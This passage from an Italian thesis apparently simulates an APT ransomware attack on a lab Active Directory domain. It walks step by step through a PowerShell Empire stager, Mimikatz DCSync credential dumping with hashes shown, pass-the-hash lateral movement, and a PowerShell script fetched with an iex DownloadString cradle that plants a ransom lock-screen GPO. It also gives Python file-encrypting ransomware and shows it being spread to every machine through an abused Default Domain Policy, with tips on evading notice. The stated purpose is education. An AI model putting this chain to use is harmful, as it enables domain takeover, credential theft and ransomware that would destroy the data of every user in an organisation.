Per farlo utilizza il protocollo `LDAP` (Lightweight Directory Access Protocol) impiegato per interrogare e modificare servizi nelle AD, come ad esempio ottenere informazioni sugli utenti. Un altro protocollo che utilizza è `DRSUAPI` (Directory Replication Service Remote Protocol API) utilizzato tra i DC per replicare oggetti tra di essi. Mimikatz accede tramite LDAP come utente ed usa DRSUAPI per ottenere le informazioni. La tecnica `Logonpasswords` invece viene svolta tramite accesso in memoria al processo `LSASS`, processo che mantiene in memoria locale tutte le informazioni degli utenti connessi.

Grazie all'uso degli offset riesce ad effettuare `parsing`, ovvero il processo di estrazione. Questa tecnica funziona solamente per gli utenti connessi in locale. La scelta di quale tecnica usare dipende dalle informazioni che si riescono ad ottenere. In questo momento è necessario raccogliere informazioni riguardante il Domain Controller e sui privilegi dei vari utenti. Per fare ciò è sempre necessario avere la connessione con la vittima ed utilizzare Powershell Empire. Il primo passo da compiere per configurare Empire è quello di avviare inizialmente il lato server con `sudo powershell-empire server` e successivamente il client con `sudo powershell-empire client`. Al primo avvio Empire si presenta nel seguente modo:



Bisogna configurare un `Listener` in modo da ricevere le risposte dalla vittima e uno `Stager`, ovvero un piccolo payload eseguito dalla vittima per stabilire la connessione. Per creare un `Listener` bisogna usare il comando `uselistener http` e andare a configurare i vari campi obbligatori (posti a true) con il comando `set campo valore`, e, ad esempio se si volesse cambiare la porta per altre necessita si può fare con `set Port numero`. Una volta impostati tutti i valori si conferma tramite il comando `execute`.

Per realizzare lo `Stager` invece bisogna usare `usestager windows_launcher_bat`. Bisogna andare a configurare il `Listener` tramite `set Listener nome_listener`, in questo caso, non avendo cambiato il nome, bisogna digitare `set Listener http`. Una volta confermato con `execute` verrà restituito un percorso, il quale andrà copiato successivamente (`/var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat`). Ora dobbiamo ritornare su Metasploit e digitare il comando `upload /var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat C:\\Windows\\Temp`.

Una volta caricato è necessario passare alla shell digitando il comando `shell`, spostandosi tramite il comando `cd` alla cartella dove si trova il file `launcher.bat` sarà necessario eseguirlo tramite il comando `cmd.exe /K launcher.bat`. /K viene utilizzato per mantenere la finestra di prompt aperta anche dopo l'esecuzione, in modo che possa essere usata per tutte le operazioni successive. Nonostante il messaggio che indica il fallimento dell'operazione, lo `Stager` verrà eseguito correttamente.

```
C:\Windows\Temp>cmd.exe /K launcher.bat
cmd.exe /K launcher.bat
ERRORE: il reindirizzamento dell'input non ♦ supportato.
Chiudere immediatamente il processo.
Impossibile trovare il file batch.

C:\Windows\Temp>#< CLIXML
```

Ritornando su Empire vi sarà un nuovo agente da utilizzare (equivalente alla sessione di Metasploit).

```
[+] New agent V9SE4C2W checked in
(Empire: usestager/windows_launcher_bat) > agents

Agents
| ID | Name | Language | Internal IP | Username | Process | PID | Delay | Last Seen |
| V9SE4C2W | V9SE4C2W | powershell | 192.168.57.7 | SYSTEM\mrossi | powershell | 4740 | 5/0.0 | 2025-07-02 08:27:14 EDT (3 seconds ago) |
Listener: http
```

Si avrà ora tutto ciò che serve per usare i moduli Powershell Empire. Il primo modulo sarà quello per ottenere informazioni sui vari utenti, utilizzato tramite il comando `usemodule powershell_situational_awareness_network_powerview_get_user`. Anche qui bisogna andare a configurare il comando, in particolar modo l'agente che deve eseguire l'operazione. Per farlo si digita `set Agent id_agente`. Tramite `execute` si esegue il modulo, con `interact id_agente` si visualizzerà il seguente output:

```
pwdlastset                : 23/02/2025 15:47:20
logoncount                : 126
badpasswordtime           : 09/05/2025 18:00:12
description               : Account predefinito per l'amministrazione
del computer/dominio
distinguishedname                                                    :
```

```
CN=Administrator,CN=Users,DC=SYSTEM,DC=local
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 30/06/2025 18:34:56
name                   : Administrator
samaccountname         : Administrator
admincount             : 1
codepage               : 0
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 30/06/2025 16:34:56
instancetype           : 4
usncreated             : 8196
objectguid             : 40f49e31-c809-4e5d-a7fe-33ef2a08a609
lastlogoff             : 01/01/1601 01:00:00
whencreated            : 23/02/2025 16:07:48
objectcategory                                                 :
CN=Person,CN=Schema,CN=Configuration,DC=SYSTEM,DC=local
dscorepropagationdata  : {25/02/2025 18:59:08, 25/02/2025 18:59:08,
23/02/2025 16:09:12, 01/01/1601 18:12:16}
memberof                       : {CN=Proprietari autori criteri di
gruppo,OU=Group,DC=SYSTEM,DC=local, CN=Domain
                         Admins,OU=Group,DC=SYSTEM,DC=local,
CN=Enterprise Admins,OU=Group,DC=SYSTEM,DC=local,
                         CN=Schema
Admins,OU=Group,DC=SYSTEM,DC=local...}
lastlogon              : 02/07/2025 13:53:13
badpwdcount            : 0
cn                     : Administrator
objectsid              : S-1-5-21-3695030123-859380021-3109414774-
500
primarygroupid         : 513
iscriticalsystemobject : True
usnchanged             : 258231

pwdlastset             : 01/01/1601 01:00:00
logoncount             : 0
badpasswordtime        : 01/01/1601 01:00:00
description              : Account predefinito per l'accesso come
utente ospite al computer/dominio
distinguishedname      : CN=Guest,CN=Users,DC=SYSTEM,DC=local
objectclass            : {top, person, organizationalPerson, user}
name                   : Guest
objectsid              : S-1-5-21-3695030123-859380021-3109414774-
501
samaccountname         : Guest
codepage               : 0
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 23/02/2025 16:07:48
instancetype           : 4
objectguid             : 84c53f21-6563-4035-b80e-ad58f88c55fe
lastlogoff             : 01/01/1601 01:00:00
whencreated            : 23/02/2025 16:07:48
objectcategory                                                 :
```

```
CN=Person,CN=Schema,CN=Configuration,DC=SYSTEM,DC=local
dscorepropagationdata  : {23/02/2025 16:09:12, 01/01/1601 00:00:01}
memberof               : CN=Guests,CN=Builtin,DC=SYSTEM,DC=local
lastlogon              : 01/01/1601 01:00:00
badpwdcount            : 0
cn                     : Guest
usncreated             : 8197
primarygroupid         : 514
iscriticalsystemobject : True
usnchanged             : 8197

pwdlastset                    : 23/02/2025 17:09:11
logoncount                    : 0
badpasswordtime               : 01/01/1601 01:00:00
description                 : Account servizio centro distribuzione
chiavi
distinguishedname           : CN=krbtgt,CN=Users,DC=SYSTEM,DC=local
objectclass                   : {top, person, organizationalPerson,
user}
showinadvancedviewonly        : True
samaccountname                : krbtgt
admincount                    : 1
codepage                      : 0
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 25/02/2025 18:59:08
instancetype                  : 4
usncreated                    : 12324
objectguid                  : 5192dc24-0a41-45c8-8262-2394b38092b5
lastlogoff                    : 01/01/1601 01:00:00
whencreated                   : 23/02/2025 16:09:11
objectcategory                                                  :
CN=Person,CN=Schema,CN=Configuration,DC=SYSTEM,DC=local
dscorepropagationdata           : {25/02/2025 18:59:08, 23/02/2025
16:09:12, 01/01/1601 00:04:16}
serviceprincipalname          : kadmin/changepw
usnchanged                    : 16460
memberof                         : CN=Ogg. non autoriz. a replica
passw. in controller sola

lettura,OU=Group,DC=SYSTEM,DC=local
lastlogon                     : 01/01/1601 01:00:00
badpwdcount                   : 0
cn                            : krbtgt
msds-supportedencryptiontypes : 0
objectsid                        : S-1-5-21-3695030123-859380021-
3109414774-502
primarygroupid                : 513
iscriticalsystemobject        : True
name                          : krbtgt

logoncount            : 427
badpasswordtime       : 11/04/2025 00:03:46
mail                  : mrossi.sistema@outlook.com
```

```
distinguishedname     : CN=Mario Rossi,CN=Users,DC=SYSTEM,DC=local
objectclass           : {top, person, organizationalPerson, user}
displayname           : Mario Rossi
lastlogontimestamp    : 30/06/2025 13:07:21
userprincipalname     : mrossi@SYSTEM.local
samaccountname        : mrossi
admincount            : 1
codepage              : 0
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 30/06/2025 11:07:21
instancetype          : 4
usncreated            : 16436
objectguid            : e5df46f2-e176-464c-b725-bc389beab316
sn                    : Rossi
lastlogoff            : 01/01/1601 01:00:00
whencreated           : 25/02/2025 18:58:11
objectcategory                                                 :
CN=Person,CN=Schema,CN=Configuration,DC=SYSTEM,DC=local
dscorepropagationdata : {09/03/2025 15:39:36, 01/01/1601 00:00:00}
givenname             : Mario
usnchanged            : 258121
memberof           : {CN=Domain Admins,OU=Group,DC=SYSTEM,DC=local,
CN=Enterprise Admins,OU=Group,DC=SYSTEM,DC=local}
lastlogon             : 02/07/2025 14:34:48
badpwdcount           : 0
cn                    : Mario Rossi
objectsid              : S-1-5-21-3695030123-859380021-3109414774-
1103
primarygroupid        : 513
pwdlastset            : 25/02/2025 19:58:11
name                  : Mario Rossi
```

Si può notare che la vittima è membro del gruppo `Domain Admins`, questo significa che può essere usata la tecnica `DCSync`. Ora bisogna ottenere informazioni sul DC, tramite il modulo `usemodule powershell_situational_awareness_network_powerview_get_domain_controller`. Il risultato ottenuto sarà:

```
Forest                      : SYSTEM.local
CurrentTime                 : 02/07/2025 12:44:38
HighestCommittedUsn         : 266362
OSVersion                  : Windows Server 2019 Standard Evaluation
Roles                           : {SchemaRole, NamingRole, PdcRole,
RidRole...}
Domain                      : SYSTEM.local
IPAddress                   : 192.168.57.6
SiteName                    : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections          : {}
OutboundConnections         : {}
Name                        : SYSTEM-DC.SYSTEM.local
Partitions                                  :  {DC=SYSTEM,DC=local,
```

```
CN=Configuration,DC=SYSTEM,DC=local,

CN=Schema,CN=Configuration,DC=SYSTEM,DC=local,
DC=DomainDnsZones,DC=SYSTEM,DC=local...}
```

L'output del comando consentirà di conoscere l'IP del DC (192.168.57.6), i privilegi della vittima per richiedere la sincronizzazione con il DC (Domain Admins) e quale utente ha i privilegi più alti (Administrator). Proprio quest'ultimo sarà il nostro target. A questo punto si tornerà su Metasploit per utilizzare queste informazioni. Prima di tutto bisogna chiudere la shell tramite `ctrl+c`.

E' necessario caricare Mimikatz tramite il comando `load mimikatz` il quale, una volta lanciato, darà la possibilità di usare molti più comandi (visualizzabili digitando `?`). Il comando che bisogna usare è `dcsync utente_con_priv_più_alti` (nel caso della simulazione Administrator).

L'output sarà:

```
[DC] 'SYSTEM.local' will be the domain
[DC] 'SYSTEM-DC.SYSTEM.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD
)
Account expiration   :
Password last change : 23/02/2025 16:47:20
Object Security ID   : S-1-5-21-3695030123-859380021-3109414774-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f79da90edb12d51581ed343697cbb804

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4820b6a054e3c059b277024c203d5016

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-O799TKQETO1Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac                                   (4096)     :
251ae8aa688a8aeac15ce227705e2e89b6bb8d6f5b2e5fc42537f5c655bbe1c9
      aes128_hmac       (4096) : f0a4af0d5e058dc2ad4164ae51b0f889
      des_cbc_md5       (4096) : 31bfa873d9ec0891
```


```
* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-O799TKQETO1Administrator
    Credentials
      des_cbc_md5       : 31bfa873d9ec0891
```

Ottenendo l'hash NTLM è possibile ritornare su Empire e svolgere l'ultima azione prima di avere la possibilità di utilizzare il DC. Per poter accedere, una volta ottenuta la password, si potrà utilizzare il comando `smbexec` di Impacket il quale, attraverso il protocollo SMB, consente di autentificarsi ad un host remoto via hash NTLM ed eseguire comandi sulla macchina remota senza lasciare traccia (ovvero nessun file viene memorizzato). Ovviamente, per poterlo utilizzare, la vittima deve avere la porta SMB aperta (445). Powershell Empire ci consente di usare direttamente Impacket senza dover configurare nulla. Per usare `smbexec` bisogna usare il modulo `usemodule powershell_lateral_movement_invoke_smbexec`. Empire ci chiede di inserire :

- Username (Administrator)
- ComputerName (SYSTEM-DC.SYSTEM.local)
- Domain (SYSTEM.local)
- Hash (f79da90edb12d51581ed343697cbb804)

Tutte queste informazioni verranno fornite nell'output del comando `DCSync` (evidenziate in grassetto). Tramite `execute` verrà eseguito e si otterà un nuovo agente, ovvero il DC.



Ottenendo accesso al Domain Controller, ad informazioni utili ed effettuando un movimento laterale si potrà procedere con l'ultima fase, ovvero `Action on Objectives.`

3.2.6 Action on Objectives

In questa fase il nostro obiettivo è trovare un modo per poter impedire l'accesso ai file e cambiare il blocco schermo ad ogni dispositivo così da richiedere un riscatto. Il modo più semplice per poter colpire ogni computer è tramite le `Group Policy`, le quali sono realizzabili anche attraverso linea di comando. Lo script realizzato per compiere il cambio del blocco schermo è il seguente:

```
# CALCOLA IL TEMPO RESTANTE FINO A MEZZANOTTE DEL GIORNO
SUCCESSIVO
# Ottieni data/ora corrente
$CurrentDate = Get-Date

# Calcola la mezzanotte del giorno seguente
$Midnight = $CurrentDate.Date.AddDays(1)

# Calcola la differenza in secondi
$TimeToMidnight = $Midnight - $CurrentDate
```

```
$SecondsToMidnight = [math]::Ceiling($TimeToMidnight.TotalSeconds)

Start-Sleep -Seconds $SecondToMidnight

# CONFIGURAZIONE VARIABILI
$GPOName              = "Default Update"
$ImageUrl             = "http://192.168.57.5:8080/lockscreen.jpg"
$ImageUNC             = "\\SYSTEM-
DC\SYSVOL\SYSTEM.local\LockScreen.jpg"
$Domain               = "SYSTEM.local"
$StartupScriptName    = "Force-LockScreen.ps1"

# IMPORTAZIONE MODULI
Import-Module GroupPolicy -ErrorAction Stop
Import-Module ActiveDirectory -ErrorAction Stop


# SCARICA L'IMMAGINE E LA SALVA IN SYSVOL
New-Item -ItemType Directory -Path "\\SYSTEM-
DC\SYSVOL\SYSTEM.local" -Force | Out-Null
Invoke-WebRequest -Uri $ImageUrl -OutFile $ImageUNC -ErrorAction
Stop

# CREA LA GPO SE NON ESISTE
$GPO = Get-GPO -Name $GPOName -ErrorAction SilentlyContinue
if (-not $GPO) {
    $GPO = New-GPO -Name $GPOName
}

# CREA LO SCRIPT DA AVVIARE ALL'AVVIO
$StartupScriptContent = @"
# Script di Startup - Forza lockscreen e riavvio

\$ImageSourcePath = '\\\\SYSTEM-
DC\\SYSVOL\\SYSTEM.local\\LockScreen.jpg'
\$ImageDestPath   = 'C:\\Windows\\Web\\Screen\\LockScreen.jpg'

# Crea cartella se non esiste
if (!(Test-Path 'C:\\Windows\\Web\\Screen')) {
    New-Item -ItemType Directory -Path 'C:\\Windows\\Web\\Screen'
-Force | Out-Null
}

# Copia immagine
Copy-Item -Path \$ImageSourcePath -Destination \$ImageDestPath -
Force

# Set registri
\$RegPath =
'HKLM:\\Software\\Policies\\Microsoft\\Windows\\Personalization'
if (!(Test-Path \$RegPath)) {
    New-Item -Path \$RegPath -Force | Out-Null
}
Set-ItemProperty -Path \$RegPath -Name 'LockScreenImage' -Value
```

```
\$ImageDestPath
Set-ItemProperty -Path \$RegPath -Name 'NoLockScreen' -Value 0
Set-ItemProperty -Path \$RegPath -Name 'NoChangingLockScreen' -
Value 1

"@

# RECUPERA GUID DELLA GPO E PERCORSO

$GPOGuid = ($GPO.Id).ToString()
$GPOStartupFolder = "\\SYSTEM-
DC\SYSVOL\SYSTEM.local\Policies\{$GPOGuid}\Machine\Scripts\Startup
"

# CREA CARTELLA E SALVA LO SCRIPT
New-Item -ItemType Directory -Path $GPOStartupFolder -Force | Out-
Null
$StartupScriptPath = "$GPOStartupFolder\$StartupScriptName"
$StartupScriptContent | Out-File -FilePath $StartupScriptPath -
Encoding UTF8 -Force

# CREA O MODIFICA IL FILE SCRIPTS.INI PER AVVIARE LO SCRIPT
$scriptsIniPath = "$GPOStartupFolder\scripts.ini"
$scriptsIniContent = @"
[Startup]
0CmdLine=$StartupScriptName
0Parameters=
"@
$scriptsIniContent | Out-File -FilePath $scriptsIniPath -Encoding
ASCII -Force

# IMPOSTA LE CHIAVI REGISTRO NELLA GPO
Set-GPRegistryValue -Name $GPOName `
    -Key
"HKLM\Software\Policies\Microsoft\Windows\Personalization" `
    -ValueName "LockScreenImage" -Type String `
    -Value "C:\Windows\Web\Screen\LockScreen.jpg"

Set-GPRegistryValue -Name $GPOName `
    -Key
"HKLM\Software\Policies\Microsoft\Windows\Personalization" `
    -ValueName "NoLockScreen" -Type Dword `
    -Value 0

Set-GPRegistryValue -Name $GPOName `
    -Key
"HKLM\Software\Policies\Microsoft\Windows\Personalization" `
    -ValueName "NoChangingLockScreen" -Type Dword `
    -Value 1

# COLLEGA LA GPO AL DOMINIO
$DomainParts = $Domain -split '\.'
$Target = "DC=$($DomainParts[0]),DC=$($DomainParts[1])"
New-GPLink -Name $GPOName -Target $Target -Enforced "Yes" -
```

```
ErrorAction SilentlyContinue


# AGGIORNA POLICY SUL DC
gpupdate /force

# Comando di riavvio programmato
shutdown /r /t 0/c "Riavvio del Domain Controller programmato per
aggiornamento automatico"

Write-Host "Il Domain Controller verrà riavviato per applicare la
GPO LockScreen."
```

Questo script effettua una GET, ottiene il blocco schermo da impostare e crea una Group Policy. Imposta uno script di Startup per ogni Computer che la eredita, che modifica i registri in modo da impostare il blocco schermo e non poterlo cambiare. La stessa azione viene eseguita anche sul DC. L'immagine in questione viene memorizzata su una cartella condivisa tra tutti gli utenti che si appoggiano al DC, ovvero `SYSVOL`. Lo script aspetta fino a mezzanotte per attivarsi, quando si ipotizza che l'unico dispositivo attivo sia proprio quest'ultimo.

Questo comportamento è dovuto al fatto che se questo script dovesse essere eseguito durante il giorno vi sono probabilità che degli amministratori si accorgano dell'attacco. Con i permessi di `NT AUTHORITY\System` non è possibile riavviare forzatamente i computer in modo da applicare immediatamente le modifiche. Per eseguire questo script si effettua una GET al server tramite Powershell e verrà eseguito `powershell -Command "iex (New-Object Net.WebClient).DownloadString('http://192.168.57.5:8080/scriptpolicies.ps1')"` ottenendo il seguente output :

```
DisplayName      : Default Update
DomainName       : SYSTEM.local
Owner            : NT AUTHORITY\SYSTEM
Id               : 5991ba86-9076-4e47-ad6b-af92bb4dbdbf
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 05/07/2025 00:00:30
ModificationTime : 05/07/2025 00:00:30
UserVersion      : Versione AD: 0, versione SysVol: 0
ComputerVersion  : Versione AD: 1, versione SysVol: 1
WmiFilter        :

DisplayName      : Default Update
DomainName       : SYSTEM.local
Owner            : NT AUTHORITY\SYSTEM
Id               : 5991ba86-9076-4e47-ad6b-af92bb4dbdbf
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 05/07/2025 00:00:30
ModificationTime : 05/07/2025 00:00:30
UserVersion      : Versione AD: 0, versione SysVol: 0
ComputerVersion  : Versione AD: 2, versione SysVol: 2
```

```
WmiFilter         :

DisplayName       : Default Update
DomainName        : SYSTEM.local
Owner             : NT AUTHORITY\SYSTEM
Id                : 5991ba86-9076-4e47-ad6b-af92bb4dbdbf
GpoStatus         : AllSettingsEnabled
Description       :
CreationTime      : 05/07/2025 00:00:30
ModificationTime  : 05/07/2025 00:00:30
UserVersion       : Versione AD: 0, versione SysVol: 0
ComputerVersion   : Versione AD: 3, versione SysVol: 3
WmiFilter         :



DisplayName    : Default Update
GpoId          : 5991ba86-9076-4e47-ad6b-af92bb4dbdbf
Enabled        : True
Enforced       : True
Order          : 3
Target         : DC=SYSTEM,DC=local
GpoDomainName  : SYSTEM.local
Riavvio del Domain Controller programmato per aggiornamento
automatico
Il tempo rimanente è: 0 secondi.
Aggiornamento criteri in corso...

Aggiornamento dei criteri computer completato.
Aggiornamento dei criteri utente completato.
```

L'immagine usata per chiedere il riscatto è la seguente :



Andando ad aprire `Gestione Criteri di gruppo` sul Domain Controller si noterà l'aggiunta della nuova Group Policy:



Il nome Default Update è stato pensato solamente per non attirare l'attenzione. Entro la fine di questo script verrà eseguito il secondo comando necessario per simulare un Ransomware, ovvero la cifratura dei file delle vittime. Per fare ciò si avrà bisogno di abusare delle GPO già presenti, ad esempio `Default Group Policy`, una GPO fondamentale per il funzionamento dell'AD.

Per effettuare l'abuso si userà `SharpGPOAbuse`, un software utilizzato proprio per modificare in maniera stealth le GPO già esistenti in modo da modificarne il funzionamento. Dopo averlo installato da `https://github.com/NukingDragons/SharpGPOAbuse` si otterrà un file `.exe` che ci permetterà di effettuare numerose operazione, come aggiungere Admin, cambiare registri o impostare script. L'azione che verrà eseguita sarà quella di memorizzare nella cartella condivisa `SYSVOL` un file `.exe` scritto in Python e compilato tramite l'utilizzo di `PyInstaller`, il comando usato è

```
pyinstaller –onefile file.py
```

Il codice dello script Python è il seguente:

```
import os
import base64
import hashlib
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.fernet import Fernet

origine = r"C:\Users"
password = b"mia_password_sicura"

salt = b'salt_statico_123' # Deve rimanere uguale per
cifrare/decifrare
```

```
kdf = PBKDF2HMAC(
    algorithm=hashes.SHA256(),
    length=32,
    salt=salt,
    iterations=100000,
)
key = base64.urlsafe_b64encode(kdf.derive(password))
cipher = Fernet(key)

def cifra_file(percorso_file):
    try:
        with open(percorso_file, 'rb') as f:
            dati = f.read()
        dati_cifrati = cipher.encrypt(dati)

        output_path = percorso_file + ".enc"
        with open(output_path, 'wb') as f:
            f.write(dati_cifrati)
        os.remove(percorso_file)
print(f"[OK] {percorso_file} cifrato in {output_path}")
    except Exception as e:
        print(f"[ERRORE] {percorso_file}: {e}")


for root, dirs, files in os.walk(origine):
    for file in files:
        percorso_file = os.path.join(root, file)
        cifra_file(percorso_file)
```

Questo codice sarà il cuore del Ransomware in quanto, inserendo una Password che ci consentirà di ottenere il riscatto, si avrà la possibilità di andare a cifrare tutte le cartelle e le sotto cartelle di `C:\Users`, rendendo così l'attacco il più aggressivo possibile. Questo script si basa sulla libreria `cryptography` utilizzando il modulo `Fernet`, il quale consente di implementare una cifratura simmetrica. Viene utilizzato un algoritmo per la realizzazione della chiave simmetrica andando ad unire la Password inserita ad un valore chiamato `Salt`, ovvero un valore statico. Questo comportamento garantisce una robustezza maggiore.

La chiave viene convertita in `Base64` in modo da essere utilizzata da `Fernet`. Una volta cifrati verranno salvati con l'estenzione `.enc`, rendendoli cosi impossibili da aprire senza una funzione di decifratura adatta. Per andare a diffondere in ogni macchina questo file bisogna salvarlo nella cartella di `SYSVOL` come `cript.exe` ed eseguire il seguente codice dove è stato precedentemente memorizzato `SharpGPOAbuse.exe`:

```
SharpGPOAbuse.exe ^
  --Domain SYSTEM.local ^
  --DomainController SYSTEM-DC.SYSTEM.local ^
  --AddComputerScript ^
    --ScriptName Update.bat ^
    --ScriptContents                                    "\\SYSTEM-
DC.SYSTEM.local\SYSVOL\SYSTEM.local\scripts\cript.exe" ^
    --GPOName "Default Domain Policy" ^
  --Force
```

Il codice aggiunge l'esecuzione dello script ad ogni accensione prima del Login da parte dell'utente. Il nome del `.bat` realizzato è `Update` in modo da passare inosservato e nell'esecuzione si appoggia alla Group Policy `Default Domain Policy`. Per assicurarsi la realizzazione di questo comando è fondamentale che l'utente che lo esegue abbia il privilegio di scrittura nella Group Policy da modificare. Dopo aver eseguito il comando si otterrà il seguente output:



Come riportato nell'immagine, la versione del file GPT.ini è stata incrementata. Questa modifica è fondamentale per garantire il funzionamento, in quanto viene verificata la versione per eseguire la GP corretta. I file verranno cifrati solamente dopo aver effettuato un riavvio delle macchine colpite, nel caso del DC (target principale) dopo aver eseguito lo script per il blocco schermo. Al mattino, una volta che i computer verranno accesi nessuno avrà più accesso ai propri file.

Conclusioni

Il lavoro compiuto è stato una rappresentazione di un'APT (Advanced Persistent Threat) per diffondere all'interno di un'azienda, gestita dal servizio Microsoft Active Directory, un Ransomware. Si è compiuto un lavoro di analisi di tecniche, comuni e non, per poter ottenere tutto il necessario per garantire un attacco il più veritiero ed efficace possibile. Tutte le azioni compiute sono applicabili ad una larga scala di sistemi gestiti dalle stesse tecnologie. Sono state usate idee prese da attacchi famosi, vulnerabilità recenti e da noti comportamenti umani. Iniziando da una fase dove è stato deciso il target da colpire, per poi accedere al sistema, raccogliere informazioni ed infine prenderne possesso.

Essendo una simulazione con lo scopo di sensibilizzare sulla "semplicità" con la quale è possibile essere colpiti e colpire, molte complicazioni sono state non considerate utili ai fini della tesi in quanto andavano a ricoprire altri argomenti, come ad esempio il Bypass di Windows Defender o la progettazione di un Firewall e il Bypass di quest'ultimo. Si è posta l'attenzione su come, anche essendo un sistema gestito da un servizio di Microsoft, le Active Directory sono vulnerabili specialmente se progettate non in maniera molto rigida dando pochi privilegi ad un gruppo ristretto di utenti. Anche se il sistema è stato progettato nel modo più sicuro possibile, nel lavoro svolto si pone molto l'attenzione sull'aspetto sociale dei dipendenti. In un sistema aziendale è appunto fondamentale mettere al corrente tutto il personale dei rischi e dei pericoli che possono nascere proprio da una mancata attenzione. Nell'attacco svolto, infatti, è bastato andare ad aprire un file Word per compromettere l'intero sistema.

Svolgere tutte le fasi nel modo più realistico possibile non è stato un lavoro semplice, specialmente nella fase **Action on Objectives**, perchè, andare a distribuire il Ransomware tra i vari computer e impostare il blocco schermo senza che Microsoft bloccasse questo procedimento, è stato complesso e ha portato via molto tempo e risorse. Dopo svariati tentativi con meccanismi ed ideologie diverse, la tecnica usata risulta apparentemente la più fedele ai Ransomware moderni utilizzati ogni giorno. Come ogni attacco, non vi è mai la garanzia che andando ad effettuarlo si possano ottenere i risultati desiderati. Proprio per questo motivo, alcune volte, l'attacco non colpisce i client ma solo il Domain Controller. Questo è dovuto al tempo che Windows impiega per ottenere gli aggiornamenti da parte del DC, infatti se il DC non invia in tempo i nuovi update delle GP, i client si avvieranno senza queste modifiche. Attraverso il riavvio sarà possibile colpire ogni client.

Miglioramenti futuri potrebbero includere l'utilizzo di software più complessi o andare a ricercare delle tecniche per la diffusione molto più stealth e sconosciute. Ricordo che la natura di questa tesi è a scopo educativo con il fine di sensibilizzare e mettere a conoscenza i lettori dei rischi che ogni giorno ognuno di noi corre.

Bibliografia

Aaouad, Hicham El. *attacking active directory | DCSYNC attack -YouTube.* 4 20, 2023. https://www.youtube.com/watch?v=jzMRK-jjc78&t=553s (accessed 3 10, 2025).

byronkg. 9 3, 2015. https://github.com/byronkg/SharpGPOAbuse (accessed 6 23, 2025).

Delpy, Benjamin. *Mimikatz.* 9 19, 2022. https://github.com/gentilkiwi/mimikatz (accessed 3 5, 2025).

Goss, Adam. *PowerShell Empire: A Comprehensive Guide.* 6 2, 2025. https://www.youtube.com/watch?v=xuYZNJCvHgQ (accessed 6 27, 2025).

Gruenauer, Patrick. *Configuring Group Policies using Windows PowerShell.* 10 25, 2017. https://sid-500.com/2017/08/25/configuring-group-policies-by-using-windows-powershell/ (accessed 4 25, 2025).

HackerSploit. *PowerShell Empire Complete Tutorial For Beginners - Mimikatz & Privilege Escalation - Youtube.* 06 22, 2019. https://www.youtube.com/watch?v=52xkWbDMUUM (accessed 4 22, 2025).

Hadams, Healt. *Course: Pratical Ethical Hacking - The Complete Course | Udemy.* 12 2019. https://www.udemy.com/course/draft/2642432/learn/lecture/17151532?start=15#overview (accessed 1 10, 2025).

